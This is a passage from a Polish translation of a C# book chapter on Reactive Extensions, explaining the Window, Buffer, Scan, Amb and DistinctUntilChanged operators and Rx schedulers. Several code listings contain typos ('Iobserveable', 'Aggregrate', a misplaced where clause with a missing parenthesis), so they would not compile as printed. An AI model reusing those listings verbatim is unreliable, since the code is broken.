Operator `Window` jest bardzo podobny do `Buffer`, jednak zamiast przedstawiać każde okno w formie obiektu `IList<T>`, zwraca on daną typu `IEnumerable<T>`. Gdybyśmy użyli operatora `Window` na zmiennej `dragPositions` z [Przykład 11-24](#), to w efekcie uzyskalibyśmy wynik typu `IEnumerable<IEnumerable<Point>>`. [Rysunek 11-9](#) pokazuje, w jaki sposób operator ten działałby w ostatnim z przykładów zilustrowanych na [Rysunek 11-7](#). Jak widać, w tym przypadku każde z

okien może się rozpoczynać szybciej. Poszczególne okna nie muszą czekać, aż wszystkie ich elementy staną się dostępne — zamiast udostępniania kompletnej listy ze wszystkimi elementami każdy element wynikowy operatora `Window` jest daną `IObservable<T>`, która będzie zwracać elementy okna w momencie, w którym staną się one dostępne. Każdy obserwowalny element zwracany przez operator `Window` zostaje zakończony bezzwłocznie po udostępnieniu ostatniego elementu (czyli dokładnie w tym samym momencie, w którym operator `Buffer` udostępniłby całą zawartość okna). A zatem jeśli przyjęty sposób przetwarzania wymaga operowania na kompletnej zawartości okna, to operator `Window` nie dostarczy jej wcześniej, gdyż także i jego działanie jest zależne od tempa, w jakim pojawiają się elementy źródłowe. Jednak w jego przypadku moment, w którym rozpocznie się zwracanie elementów źródłowych, nastąpi szybciej.



Rysunek 11-9. Operator Window

Jedną z potencjalnie zaskakujących cech obserwowalnych obiektów zwracanych

przez operator `Window` w powyższym przykładzie jest czas, w jakim będą się one pojawiały. Choć zostają one zakończone natychmiast po przekazaniu ostatniego elementu, to jednak nie są one tworzone bezpośrednio przed udostępnieniem pierwszego z elementów. Obserwowałońe źródło reprezentujące pierwsze okno jest tworzone od razu — otrzymamy je natychmiast po rozpoczęciu subskrypcji obserwowałnego wyniku zwracanego przez operator. A zatem pierwsze okno będzie dostępne natychmiast, chociaż źródło wejściowe używane przez operator `Window` jeszcze niczego nie zrobiło. Każde kolejne źródło będzie tworzone natychmiast, gdy tylko zostaną odebrane wszystkie dane wejściowe, które należy przeskoczyć. W tym przykładzie używamy przeskoku o wartości 1, zatem drugie okno zostanie utworzone po zwróceniu pierwszego elementu, trzecie — po zwróceniu drugiego elementu, i tak dalej.

Jak się przekonasz, czytając dalszą część tego punktu rozdziału oraz podrozdział pt. „[Operacje z uzależniami czasowymi](#)”, operatory `Window` oraz `Buffer` udostępniają także inne sposoby definiowania, kiedy poszczególne okna mają się rozpoczynać i kończyć. Ogólnie wygląda to tak, że gdy tylko operator `Window` dotrze do miejsca, w którym może się pojawić element źródłowy, który powinien znaleźć się w nowym oknie, okno to zostanie utworzone — czyli operator ten przewiduje pojawienie się elementów, a nie czeka, aż się one pojawią.

### PODPOWIEDŹ

Kiedy źródło wejściowe zostanie zakończone, zakończone zostaną także wszystkie aktualnie otwarte okna. Oznacza to, że istnieje możliwość pojawienia się pustego okna. (W rzeczywistości jeśli przeskok podany w operatorze przyjmie wartość 1, to mamy gwarancję, że po zakończeniu źródła wejściowego otrzymamy jedno puste okno). Na [Rysunek 11-9](#) widać, że okno na samym dole zostało utworzone, jednak nie zwróciło jeszcze żadnego elementu. Gdyby źródło wejściowe miało się zakończyć bez zwracania jakichkolwiek kolejnych elementów, to zostałyby zakończone także trzy istniejące w danej chwili obserwowałe źródła wynikowe, w tym także to ostatnie, które jeszcze nie zwróciło żadnego elementu.

Ponieważ operator `Window` dostarcza elementy do okien, gdy tylko zostaną one udostępnione przez źródło, zatem pozwala on na wykorzystanie bardziej potokowego sposobu przetwarzania niż ten, który można osiągnąć w razie stosowania operatora `Buffer`, co może poprawić ogólną szybkość reagowania aplikacji dzięki możliwie jak najszybszemu rozpoczęciu przetwarzania. Jednak wadą operatora `Window` może być jego większa złożoność — nasi subskrybenci będą rozpoczynać odbieranie wartości wynikowych, jeszcze zanim wszystkie wartości należące do okna staną się dostępne. W odróżnieniu od operatora `Buffer` zwracającego listy, które możemy następnie przetwarzać w dogodnej chwili, operator `Window` zmusza nas do pozostawania w świecie biblioteki Rx i korzystania

z sekwencji zwracających elementy, zaraz gdy tylko się pojawią. W celu wykonania analogicznego wygładzania co w poprzednim przykładzie, lecz z wykorzystaniem operatora `Window`, konieczne jest użycie kodu przedstawionego na [Przykład 11-25](#).

### Przykład 11-25. Wygładzanie z użyciem operatora Window

```
Iobserveable<Point> smoothed =
    from points in dragPositions.Window(5, 2)
    from totals in points.Aggregrate(
        new { X = 0.0, Y = 0.0, Count = 0 },
        (acc, point) => new
            { X = acc.X + point.X, Y = acc.Y + point.Y, Count = acc.Count + 1 }
        where totals.Count > 0
    select new Point(totals.X / totals.Count, totals.Y / totals.Count);
```

To rozwiązanie jest nieco bardziej skomplikowane z dwóch powodów. Przede wszystkim nie jesteśmy w stanie skorzystać z operatora `Average`. Rx nie udostępnia jego wersji pozwalających na określenie projekcji, z których skorzystaliśmy w przykładzie z [Przykład 11-24](#); i choć można by obejść tej problem poprzez wykorzystanie operatora `Select` do wcześniejszego pobrania potrzebnych właściwości, to jest jeszcze drugi problem: teraz musimy poradzić sobie z możliwością występowania pustych okien. (Precyjnie rzecz ujmując, nie ma to większego znaczenia, gdy używamy jednego obiektu `Polyline` reprezentującego linię, która stopniowo coraz bardziej się wydłuża. Kiedy jednak zaczynamy grupować punkty na podstawie operacji przeciągania, jak dzieje się w przykładzie z [Przykład 11-21](#), to każde obserwowalne źródło punktów zakończy się wraz z momentem zakończenia operacji przeciągania, zmuszając nas do odpowiedniej obsługi pustych okien). W razie przekazania pustej sekwencji operator `Average` zgłasza błąd, dlatego zamiast niego wykorzystany został operator `Aggregate`, który pozwala na dodanie klauzuli `where` filtrującej puste okna, a dzięki temu zapobiegającej występowaniu błędów. Jednak nie jest to jedyny aspekt tego zapytania, który sprawia, że jest ono znaczco bardziej złożone.

Jak już wspomniałem wcześniej, wszystkie operatory agregujące dostępne w bibliotece Rx — `Aggregate`, `Min`, `Max` i tak dalej — działają inaczej niż w pozostałych implementacjach LINQ. LINQ wymaga, by operatory te redukowały strumień elementów do postaci pojedynczej wartości, dlatego też normalnie zwracają one jedną wartość. Gdybyśmy w przykładzie z [Przykład 11-25](#) mieli użyć operatora `Aggregate` w wersji udostępnianej przez *LINQ to Objects*, to zwróciłby on pojedynczą wartość typu anonimowego, odpowiadającą typowi używanego akumulatora. Jednak w przypadku biblioteki Rx operator ten zwraca wynik typu `Iobserveable<T>` (gdzie `T` jest w tym przypadku typem akumulatora). Zatem wciąż zwraca on pojedynczą wartość, jednak zostaje ona udostępniona w formie

obserwowalnego źródła. W odróżnieniu od *LINQ to Objects*, który jest w stanie przejrzeć dane wejściowe w celu wyliczenia wyniku na przykład wartości średniej, operatory Rx muszą czekać na udostępnienie wartości przez źródło, zatem nie są w stanie przetwarzać wartości, dopóki źródło nie poinformuje o zakończeniu działania.

Ponieważ operator `Aggregate` zwraca wynik typu `IObservable<T>`, musielibyśmy użyć drugiej klauzuli `from`. Przekazuje ona źródło do operatora `SelectMany`, który pobiera wszystkie wartości i sprawia, że pojawią się one w strumieniu wynikowym — w tym przypadku jest tylko jedna wartość (dla każdego okna), zatem w efekcie operator ten wypakowuje uśredniony punkt z jednoelementowego strumienia.

Kod z [Przykład 11-25](#) jest nieco bardziej złożony od kodu z [Przykład 11-24](#) i osobiście uważam, że znacznie trudniej jest zrozumieć zasadę jego działania. Co gorsza, nie zapewnia on żadnych korzyści. Operator `Aggregate` zaczyna działać, gdy tylko zostaną udostępnione jego dane wejściowe, jednak kod nie jest w stanie zwrócić wartości wynikowej — w naszym przypadku średniej — zanim nie otrzyma każdego punktu należącego do okna. Jeśli mamy czekać na zakończenie każdego okna, zanim będziemy mogli zaktualizować interfejs użytkownika aplikacji, to równie dobrze możemy użyć operatora `Buffer`. A zatem w tym konkretnym przypadku operator `Window` przysporzył nam więcej pracy, nie dając w zamian żadnych korzyści. Niemniej jednak gdyby operacje wykonywane na poszczególnych elementach należących do okna były bardziej złożone, bądź też gdyby ilość danych była na tyle duża, że nie chcielibyśmy buforować całego okna przed rozpoczęciem przetwarzania, to dodatkowa złożoność byłaby warta korzyści, jakie zapewnia możliwość rozpoczęcia procesu agregacji bez konieczności oczekiwania na udostępnienie kompletnej zawartości okna.

## Wyznaczanie okien przy użyciu obiektów obserwowalnych

Operatory `Window` oraz `Buffer` udostępniają także pewien inny sposób definiowania, kiedy poszczególne okna powinny się rozpoczynać i kończyć. Podobnie jak operatory złączeń są w stanie wyznaczać czas trwania elementów źródłowych przy użyciu obiektów obserwowalnych, także w tym przypadku można określić funkcję zwracającą obiekt obserwowalny wyznaczający czas trwania poszczególnych okien. Przykład przedstawiony na [Przykład 11-26](#) korzysta z tej możliwości, by podzielić znaki naciskane na klawiaturze na słowa. Użyta w tym przykładzie zmienna `keySource` została przedstawiona już wcześniej na [Przykład 11-11](#). Jest to obserwowalna sekwencja generująca elementy w odpowiedzi na każde naciśnięcie klawisza.

### Przykład 11-26. Podział tekstu na słowa przy użyciu okien

```
IObservable<IObservable<char>> wordWindows = keySource.Window(
```

```
(() => keySource.FirstAsync(char.IsWhiteSpace));  
  
IObservable<string> words = from wordWindow in wordWindows  
                           from chars in wordWindow.ToArray()  
                           select new string(chars).Trim();  
  
words.Subscribe(word => Console.WriteLine("Słowo: " + word));
```

Operator `Window` użyty w tym przykładzie natychmiast utworzy nowe okno, a następnie wywoła podane wyrażenie lambda, by określić, kiedy to okno powinno zostać zakończone. Okno to będzie otwarte do momentu, gdy obserwowalne źródło zwrócone przez wyrażenie lambda zwróci wartość lub zostanie zakończone. Kiedy to nastąpi, operator natychmiast utworzy nowe okno i wywoła wyrażenie lambda, by uzyskać kolejny obiekt obserwowalny, który określi długość drugiego okna, i tak dalej. Wyrażenie lambda użyte w tym przykładzie zwraca następny naciśnięty na klawiaturze znak odstępu, a zatem okno zostanie zamknięte w momencie kolejnego naciśnięcia klawisza odstępu. Innymi słowy, wyrażenie lambda dzieli sekwencję wejściową na serię okien, z których każde zawiera zero lub więcej znaków innych niż odstępy, zakończonych pojedynczym znakiem odstępu.

Obserwowalna sekwencja zwracana przez operator `Window` udostępnia każde okno w formie obiektu `IObservable<char>`. Drugą instrukcją z [Przykład 11-26](#) jest zapytanie konwertujące każde okno na łańcuch znaków. (Będzie ono generować puste łańcuchy, jeśli dane wejściowe będą zawierały kilka sąsiadujących ze sobą znaków odstępu. Jest to spójne ze sposobem działania metody `Split` typu `string`, która realizuje analogiczny podział, operując na kompletnym łańcuchu znaków. Jeśli ten sposób działania nam nie odpowiada, to zawsze można usunąć znaki odstępu przy wykorzystaniu odpowiedniej klauzuli `where`).

Ponieważ kod z [Przykład 11-26](#) używa operatora `Window`, zatem zacznie on udostępniać znaki tworzące poszczególne słowa, gdy tylko użytkownik naciśnie je na klawiaturze. Jednak ponieważ w zapytaniu na rzecz każdego okna wywoływana jest metoda `ToArray`, zatem przed zwróceniem jakichkolwiek wyników będzie ona czekać na zakończenie okna. Oznacza to, że operator `Buffer` zapewniłby taką samą wydajność działania. Oprócz tego sprawiłby, że rozwiązanie byłoby prostsze. Jak pokazuje przykład zamieszczony na [Przykład 11-27](#), w przypadku użycia operatora `Buffer` do uzyskania kompletnego okna nie jest nam potrzebna druga klauzula `from`, gdyż generuje ona okna dopiero wtedy, gdy zostaną one zakończone.

#### [Przykład 11-27. Dzielenie słów z wykorzystaniem operatora Buffer](#)

```
IObservable<IList<char>> wordWindows = keySource.Buffer(  
    () => keySource.FirstAsync(char.IsWhiteSpace));
```

```
IObservable<string> words = from wordWindow in wordWindows  
    select new string(wordWindow.ToArray()).Trim();
```

## Operator Scan

Operator **Scan** jest bardzo podobny do standardowego operatora **Aggregate**, lecz różni się od niego pod jednym względem. Zamiast zwracać pojedynczy wynik, generuje on sekwencję zawierającą każdą kolejną wartość akumulatora. Aby pokazać jego działanie, najpierw przedstawię klasę, która będzie działać jako bardzo prosty model notowań akcji. Klasa ta została przedstawiona na [Przykład 11-28](#); definiuje ona metodę statyczną, zwracającą losowy strumień notowań akcji, który posłuży nam do celów testowych.

**Przykład 11-28.** Prosty rynek notowań ze strumieniem testowym

```
class Trade  
{  
    public string StockName { get; set; }  
    public decimal UnitPrice { get; set; }  
    public int Number { get; set; }  
  
    public static IObservable<Trade> TestStream()  
    {  
        return Observable.Create<Trade>(obs =>  
        {  
            string[] names = { "MSFT", "GOOGL", "AAPL" };  
            var r = new Random(0);  
            for (int i = 0; i < 100; ++i)  
            {  
                var t = new Trade  
                {  
                    StockName = names[r.Next(names.Length)],  
                    UnitPrice = r.Next(1, 100),  
                    Number = r.Next(10, 1000)  
                };  
                obs.OnNext(t);  
            }  
            obs.OnCompleted();  
            return default(IDisposable);  
        });  
    }  
}
```

[Przykład 11-29](#) przedstawia użycie normalnego operatora **Aggregate** w celu wyliczenia całkowitej liczby akcji, jakimi handlowano. Wartość ta wyliczana jest na podstawie właściwości **Number** każdego z obiektów **Trade**. (W normalnym przypadku użylibyśmy oczywiście operatora **Sum**, jednak w tym przykładzie chodzi

nam o porównanie z operatorem Scan).

#### Przykład 11-29. Sumowanie z wykorzystaniem operatora Aggregate

```
Iobserverable<Trade> trades = Trade.TestStream();  
  
Iobserverable<long> tradeVolume = trades.Aggregate(  
    0L, (total, trade) => total + trade.Number);  
tradeVolume.Subscribe(Console.WriteLine);
```

Powyższy kod wyświetli tylko jedną wartość, gdyż obserwowe źródło zwarcane przez operator Aggregate zawiera tylko jedną wartość. Przykład 11-30 przedstawia niemal identyczny kod, w którym został wykorzystany operator Scan.

#### Przykład 11-30. Suma częściowa wyliczana przy użyciu operatora Scan

```
Iobserverable<Trade> trades = Trade.TestStream();  
  
Iobserverable<long> tradeVolume = trades.Scan(  
    0L, (total, trade) => total + trade.Number);  
tradeVolume.Subscribe(Console.WriteLine);
```

Zamiast pojedynczej wartości wynikowej operator ten zwraca jeden element wynikowy dla każdego elementu źródłowego, czyli sumę częściową obejmującą wszystkie elementy, które źródło udostępniło do tej pory. Operator ten jest szczególnie przydatny w sytuacjach, gdy musimy wykonywać jakieś operacje agregujące na nieskończonych strumieniach danych, takich jak te zwarcane przez źródła zdarzeń. W takich przypadkach operator Aggregate jest całkowicie bezużyteczny, gdyż nie wróci on wyniku do momentu zakończenia źródła.

## Operator Amb

Biblioteka Rx definiuje także operator o nieco tajemniczej nazwie Amb. (Proszę zatrzymać się do zamieszczonej nieco dalej notatki pt. „Dlaczego Amb?”). Pobiera on dowolną liczbę obserwowlanych sekwencji i czeka, by przekonać się, która z nich zrobi coś jako pierwsza. (W dokumentacji jest mowa o tym, które ze źródeł „zareaguje” jako pierwsze. Co oznacza, że wywoła jedną z trzech metod interfejsu I<sup>o</sup>bserverable<T>). Którekolwiek ze źródeł wkroczy do akcji jako pierwsze, stanie się w efekcie źródłem wyjściowym operatora Amb — przekazuje on dalej całą zawartość wybranego strumienia, rezygnując natychmiast z subskrypcji wszystkich pozostałych. (Jeśli którykolwiek z tych pozostałych strumieni udostępni element po pierwszym strumieniu, lecz jeszcze zanim operator zdąży zrezygnować z subskrypcji, to takie elementy zostaną zignorowane).

## Dlaczego Amb?

Nazwa operatora `Amb` pochodzi od angielskiego słowa „ambiguous”, które tłumaczymy jako: wieloznaczny lub niejasny. Może się to wydawać niezgodne z wytycznymi firmy Microsoft dotyczącymi projektowania bibliotek klas, które zabraniają stosowania skrótów, chyba że forma skrótowa jest stosowana częściej od pełnej i najprawdopodobniej zostanie zrozumiana nawet przez osoby, które w danej dziedzinie nie są ekspertami. Jednak nazwa tego operatora jest znana i ustalona od dawna — została wprowadzona w 1963 roku w publikacji Johna McCarthy'ego (twórcy języka programowania LISP). Niemniej jednak nie jest ona aż tak często stosowana, zatem bez wątpienia nie zaliczy testu na natychmiastowe rozpoznanie przez osoby, które nie są ekspertami.

Jednak nawet pełna nazwa tego operatora mówi nam niewiele więcej. Jeśli w ogóle nie mieliśmy z nim jeszcze styczności, to nazwa `Ambiguous` wcale nie ułatwiałaby nam domyślenia się, jakie jest jego przeznaczenie i działanie. A jeśli go znamy, to wiemy, że nosi on nazwę `Amb`. Dlatego w tym przypadku wykorzystanie skrótu w nazwie operatora nie jest żadną wadą — a jedynie korzyścią dla osób, które go znają.

Kolejnym powodem, dla którego twórcy Rx zdecydowali się na użycie tej nazwy, jest chęć oddania hołdu Johnowi McCarthy, którego praca miała bardzo głęboki wpływ na całą informatykę, a w szczególności na LINQ oraz bibliotekę Rx. (Bardzo wiele z możliwości opisanych zarówno w tym, jak i w [Rozdział 10.](#), bezpośrednio bazuje na efektach tych prac).

Operatora tego można używać w celu poprawienia czasu reakcji systemu poprzez wysyłanie żądań do wielu komputerów umieszczonych w puli serwera i wykorzystywanie tej odpowiedzi, która nadaje się jako pierwsza. (Oczywiście takie rozwiązanie niesie ze sobą pewne zagrożenia, a jednym z poważniejszych jest możliwość tak dużego wzrostu obciążenia systemu, że w efekcie doprowadzi on do zwolnienia, a nie przyspieszenia działania. Niemniej jednak rozważne zastosowanie tego rozwiązania może przynieść oczekiwane efekty).

## **DistinctUntilChanged**

Ostatni operator, który przedstawię w tej części rozdziału, jest bardzo prosty, lecz jednocześnie całkiem przydatny. Operator `DistinctUntilChanged` usuwa wszystkie powtarzające się elementy umieszczone bezpośrednio obok siebie. Wyobraźmy sobie, że dysponujemy obserwowalnym źródłem, które regularnie generuje elementy, lecz często się zdarza, że kilkukrotnie zwraca te same wartości. Założymy też, że musimy reagować wyłącznie w przypadku, gdy wygenerowana wartość będzie różna od poprzedniej. Właśnie z myślą o takich sytuacjach został stworzony operator `DistinctUntilChanged` — kiedy jego źródło wejściowe wygeneruje element, operator przekaże go, wyłącznie jeśli będzie on różny od poprzedniego elementu.

Nie przedstawiłem jeszcze wszystkich operatorów Rx, które chcę opisać w tej książce. Niemniej jednak te, które pozostały i zostały opisane w podrozdziale „[„Operacje z uzależnieniami czasowymi”](#)”, są zależne od czasu. Dlatego też zanim je przedstawię, opiszę, w jaki sposób biblioteka Rx radzi sobie z zagadnieniem

planowania działań i wykonywania ich w określonym czasie.

## Mechanizmy szeregujące

Biblioteka Rx wykonuje pewne czynności przy wykorzystaniu **mechanizmów szeregujących** (ang. *schedulers*). Mechanizm szeregujący jest obiektem udostępniającym trzy usługi. Pierwszą z nich jest podejmowanie decyzji, kiedy wykonać konkretne zadanie. Na przykład: kiedy obserwator rozpoczyna subskrypcję zimnego źródła, powstaje pytanie, czy jego elementy należy dostarczyć od razu, czy też operację należy odłożyć w czasie? Drugą usługą jest wykonywanie pracy w ścisłe określonym kontekście. Na przykład: mechanizm szeregujący może zdecydować, by operacje zawsze były wykonywane w konkretnym wątku. Trzecim zadaniem mechanizmów szeregujących jest śledzenie upływu czasu. Niektóre operacje wykonywane przez bibliotekę Rx są zależne od czasu; aby zapewnić przewidywalny sposób działania i umożliwić testowanie, mechanizmy szeregujące udostępniają wirtualny model czasu, dzięki czemu kod korzystający z Rx nie musi działać w oparciu o aktualny czas zwracany przez klasę `DateTimeOffset`.

Pierwsze dwa zastosowania mechanizmów szeregujących są w pewnym stopniu zależne od siebie nawzajem. Na przykład biblioteka Rx udostępnia kilka mechanizmów przeznaczonych do użycia w aplikacjach wyposażonych w graficzny interfejs użytkownika. Istnieje zatem klasa `CoreDispatcherScheduler` przeznaczona dla aplikacji Windows 8 korzystających z profilu .NET Core, klasa `DispatcherScheduler` przeznaczona dla aplikacji WPF, klasa `ControlScheduler` dla aplikacji Windows Forms oraz bardziej ogólna klasa o nazwie `SynchronizationContextScheduler`, której można używać wraz z dowolną technologią do tworzenia interfejsu użytkownika, lecz która jednocześnie zapewnia nieco mniejszą kontrolę niż klasy dostosowane do konkretnych platform. Wszystkie z nich mają pewne cechy wspólne: zapewniają, że operacje będą wykonywane w kontekście umożliwiającym odwoływanie się do obiektów interfejsu użytkownika, co zazwyczaj oznacza wykonywanie ich w odpowiednim wątku. Jeśli kod wykonywany przez mechanizm szeregujący jest uruchomiony w jakimś innym wątku, to mechanizm może nie mieć innego wyjścia, jak odłożyć wykonanie pracy na później, gdyż nie będzie w stanie jej wykonać, póki platforma obsługi interfejsu użytkownika nie będzie na to gotowa. Może to oznaczać konieczność oczekiwania na zakończenie czynności wykonywanych przez konkretny wątek. W takim przypadku oczywistym jest, że wykonanie pracy w odpowiednim kontekście ma także wpływ na to, kiedy zostanie ona wykonana.

Jednak nie zawsze tak się dzieje. Rx udostępnia dwa mechanizmy szeregujące korzystające z aktualnie używanego wątku. Pierwszy z nich — `ImmediateScheduler` — jest wyjątkowo prosty: wykonuje element roboczy

dokładnie w tym samym momencie, w którym zostanie on do niego przekazany. Kiedy przekażemy do niego jakiś element roboczy, mechanizm ten nie odda sterowania, dopóki go nie wykona. (Innymi słowy, nie korzysta on z żadnego algorytmu szeregowania — jedynie bezzwłocznie wykonuje przekazane zadanie). Drugi mechanizm — `CurrentThreadScheduler` — dysponuje kolejką zadań, która zapewnia mu pewną elastyczność w planowaniu realizacji poszczególnych elementów roboczych. Na przykład: jeśli wykonanie jakiegoś elementu roboczego zostało zaplanowane pomiędzy realizacją innego zadania, to mechanizm ten może zezwolić na jego wykonanie w całości przed rozpoczęciem realizacji kolejnego zadania. Jeśli w danej chwili nie ma żadnych zadań w kolejce ani żadne nie są realizowane, to mechanizm `CurrentThreadScheduler` wykonuje kolejne zdania bezzwłocznie, zupełnie tak samo jak `ImmediateScheduler`. Kiedy realizowane zadanie zostanie wykonane, `CurrentThreadScheduler` sprawdza kolejkę i jeśli nie jest pusta, to wykona jej kolejny element. A zatem próbuje on wykonać wszystkie zadania tak szybko, jak to tylko możliwe, jednak w odróżnieniu od mechanizmu `ImmediateScheduler` nie rozpocznie realizacji następnego zadania, zanim poprzednie nie zostanie zakończone.

## Określanie mechanizmów szeregujących

Stosunkowo często operacje wykonywane przez bibliotekę Rx nie są realizowane za pośrednictwem mechanizmów szeregujących. Wiele obserwowalnych źródeł wywołuje metody swych subskrybentów bezpośrednio. Źródła, które mogą generować bardzo dużo elementów w krótkich odstępach czasu, zazwyczaj stanowią wyjątek. Na przykład metody `Range` oraz `Repeat` służące do tworzenia sekwencji używają mechanizmów szeregujących do określania tempa, w jakim będą przekazywały elementy do nowych subskrybentów. Można do nich przekazać konkretny mechanizm szeregujący bądź też zezwolić im na wybór jednego z domyślnych. Można także jawnie zażądać użycia mechanizmu szeregującego podczas korzystania ze źródeł, które nie umożliwiają przekazania go jako argumentu.

### `ObserveOn`

Często stosowanym sposobem określania mechanizmu szeregującego jest użycie jednej z metod rozszerzeń `ObserveOn` definiowanych przez różne klasy statyczne należące do przestrzeni nazw `System.Reactive.Linq`<sup>[52]</sup>. Jest on przydatny jeśli chcemy obsługiwać zdarzenia w określonym kontekście (takim jak wątek obsługi interfejsu użytkownika), nawet jeśli zostały zgłoszone w innym miejscu.

Metodę `ObserveOn` można wywołać na rzecz dowolnego obiektu typu `IObservable<T>`, przekazując do niej implementację interfejsu `IScheduler`; w

rezultacie uzyska się inny obiekt `IObservable<T>`. Jeśli rozpoczniemy subskrypcję zwróconego obiektu obserwowlanego, to metody `OnNext`, `OnCompleted` oraz `OnError` naszego subskrybenta będą wywoływanie za pośrednictwem przekazanego mechanizmu szeregującego. Przykład przedstawiony na [Przykład 11-31](#) wykorzystuje to rozwiązanie, by upewnić się, że bezpiecznie będzie można aktualizować interfejs użytkownika w metodzie obsługującej elementy zwarcane przez źródło.

### Przykład 11-31. Metoda `ObserveOn`

```
Ibservable<Trade> trades = GetTradeStream();
Ibservable<Trade> tradesInUiContext =
    trades.ObserveOn(DispatcherScheduler.Current);
tradesInUiContext.Subscribe(t =>
{
    tradeInfoTextBox.AppendText(string.Format(
        "{0}: {1} at {2}\r\n", t.StockName, t.Number, t.UnitPrice));
});
```

W tym przykładzie użyliśmy statycznej właściwości `Current` klasy `DispatcherScheduler`, która zwraca mechanizm szeregujący wykonujący operacje za pośrednictwem obiektu `Dispatcher` bieżącego wątku. (`Dispatcher` jest klasą zarządzającą pętlą, która w aplikacjach WPF obsługuje komunikaty związane z interfejsem użytkownika). Dostępna jest także alternatywna wersja metody `ObserveOn`, której można użyć w tym przykładzie. Klasa

`DispatcherObservable` definiuje przeciążone wersje dwóch metod rozszerzeń, które są dostosowane do wykorzystania w aplikacjach WPF; jedną z nich jest metoda `ObserveOn` umożliwiająca przekazanie obiektu `Dispatcher`. Można jej użyć w kodzie ukrytym obsługującym element interfejsu użytkownika aplikacji, w sposób przedstawiony na [Przykład 11-32](#).

### Przykład 11-32. Przeciążona wersja metody `ObserveOn` przeznaczona dla aplikacji WPF

```
Ibservable<Trade> tradesInUiContext = trades.ObserveOn(this.Dispatcher);
```

Zaletą tej metody jest to, że jej wywołanie nie musi być wykonywane w wątku obsługi interfejsu użytkownika. Właściwość `Current` użyta w przykładzie z [Przykład 11-31](#) działa, wyłącznie jeśli znajdujemy się w wątku odpowiednim dla mechanizmu szeregującego, którego chcemy użyć. Jeśli jednak już znajdujemy się w tym wątku, to istnieje jeszcze prostszy sposób na przygotowanie wszystkiego do odpowiedniego działania. Można skorzystać z metody rozszerzenia `ObserveOnDispatcher`, która pobiera obiekt `DispatcherScheduler` dla obiektu `Dispatcher` bieżącego wątku. Rozwiązanie to pokazuje [Przykład 11-33](#).

## Przykład 11-33. Obserwowanie bieżącego obiektu Dispatcher

```
IObservable<Trade> tradesInUiContext = trades.ObserveOnDispatcher();
```

### SubscribeOn

Większości różnych metod rozszerzeń `ObserveOn` towarzyszą analogiczne wersje metod `SubscribeOn`. (Dostępna jest także metoda `SubscribeOnDispatcher` — odpowiedniczka metody `ObserveOnDispatcher`). Metody te nie powodują, że wszystkie wywołania metod obserwatora będą wykonywane za pośrednictwem mechanizmu szeregującego, lecz zamiast tego używają go do wywoływania metody `Subscribe` źródła. Jeśli następnie wywołamy metodę `Dispose`, to także ona zostanie wykonana za pośrednictwem mechanizmu szeregującego. Takie rozwiązanie może być użyteczne w przypadku korzystania ze źródeł zimnych, gdyż wiele z nich znaczną część swojej pracy wykonuje wewnętrz metody `Subscribe`. Czasami zdarza się nawet, że wewnętrz niej zwracana jest od razu cała zawartość źródła.

#### PODPOWIEDŹ

Ogólnie rzecz biorąc, nie ma żadnej gwarancji, że kontekst, w którym rozpoczynamy subskrypcję źródła, oraz kontekst, w którym źródło będzie dostarczać elementy subskrybentowi, będą ze sobą w jakikolwiek sposób powiązane. Niektóre źródła będą przesyłyły powiadomienia z wątku, w którym została rozpoczęta subskrypcja, jednak nie jest to żadną regułą. Jeśli zatem musimy odbierać powiadomienia w konkretnym kontekście, to trzeba będzie skorzystać z metody `ObserveOn`, chyba że źródło zapewnia możliwość wskazania mechanizmu szeregującego.

## Jawne przekazywanie mechanizmów szeregujących

W niektórych operacjach można jawnie przekazać mechanizm szeregujący w formie argumentu. Zazwyczaj możliwość ta jest udostępniana przez operacje, które mogą zwracać wiele elementów, oraz operacje z uwarunkowaniami czasowymi (które zostaną opisane w dalszej części rozdziału). Metoda `Observable.Range`, która generuje sekwencje liczb, pozwala na opcjonalne podanie mechanizmu szeregującego jako ostatniego argumentu. Daje nam tym samym możliwość określenia kontekstu, w którym liczby te będą generowane. Dotyczy to także API umożliwiających wykorzystanie innych źródeł — takich jak implementacja interfejsu `IEnumerable<T>` — jako źródeł obserwowlanych. Zagadnienia z tym związane zostały opisane w podrozdziale „Adaptacja”.

Zazwyczaj mechanizmy szeregujące można także określić podczas korzystania z obiektów obserwowlanych, które łączą dane wejściowe. We wcześniejszej części rozdziału omówiono operator `Merge`, którego wyniki stanowią połączenie elementów z wielu sekwencji. Pozwala on na przekazanie mechanizmu

szeregującego nakazującego operatorowi subskrypcję źródeł z konkretnego kontekstu.

Także wszystkie operacje z uwarunkowaniami czasowymi wymagają stosowania mechanizmów szeregujących. Niektóre z nich zostały opisane w podrozdziale „[Operacje z uzależnieniami czasowymi](#)”.

## **Wbudowane mechanizmy szeregujące**

W poprzedniej części rozdziału zostały przedstawione cztery mechanizmy szeregujące związane z obsługą interfejsu użytkownika aplikacji:

`CoreDispatcherScheduler` (stosowany w aplikacjach z interfejsem użytkownika dostosowanym do systemu Windows 8), `DispatcherScheduler` (przeznaczony dla aplikacji WPF), `ControlScheduler` (przeznaczony dla aplikacji Windows Forms) oraz `SynchronizationContextScheduler`, jak również dwa mechanizmy szeregujące pozwalające na wykonywanie operacji w bieżącym wątku:

`CurrentThreadScheduler` oraz `ImmediateScheduler`. Niemniej jednak są także inne, o których warto wiedzieć.

Klasa `EventLoopScheduler` reprezentuje mechanizm szeregujący, który wykonuje wszystkie elementy robocze w konkretnym wątku. Wątek ten może zostać utworzony przez niego, lecz istnieje także możliwość przekazania mu metody zwrotnej, którą mechanizm ten wywoła, kiedy będzie chciał utworzyć taki wątek. Można go używać w aplikacjach z graficznym interfejsem użytkownika w celu przetwarzania odbieranych danych. Pozwala on na wykonywanie operacji poza wątkiem obsługi interfejsu użytkownika, poprawiając tym samym szybkość reakcji aplikacji, a jednocześnie gwarantuje, że cała praca będzie wykonywana w jednym wątku, co znacznie upraszcza ewentualne problemy związane z działaniami współbieżnymi.

Klasa `NewThreadScheduler` tworzy nowy wątek dla każdego wykonywanego elementu roboczego głównego poziomu. (Jeśli ten element roboczy składa się z wielu podrzędnych elementów roboczych, to wszystkie one zostaną wykonane w tym samym wątku, a nie w nowych). To rozwiązanie warto stosować wyłącznie w przypadku, gdy wykonanie każdego elementu wymaga bardzo dużego nakładu pracy, gdyż koszty tworzenia i usuwania wątków w systemie Windows są stosunkowo wysokie. Zazwyczaj jeśli musimy współbieżnie wykonywać elementy robocze, to lepszym rozwiązaniem będzie skorzystanie z puli wątków. (Ze względu na ograniczenia, jakim podlega wykorzystanie wątków w profilu .NET Core, klasa `NewThreadScheduler` nie należy do przenośnej części Rx).

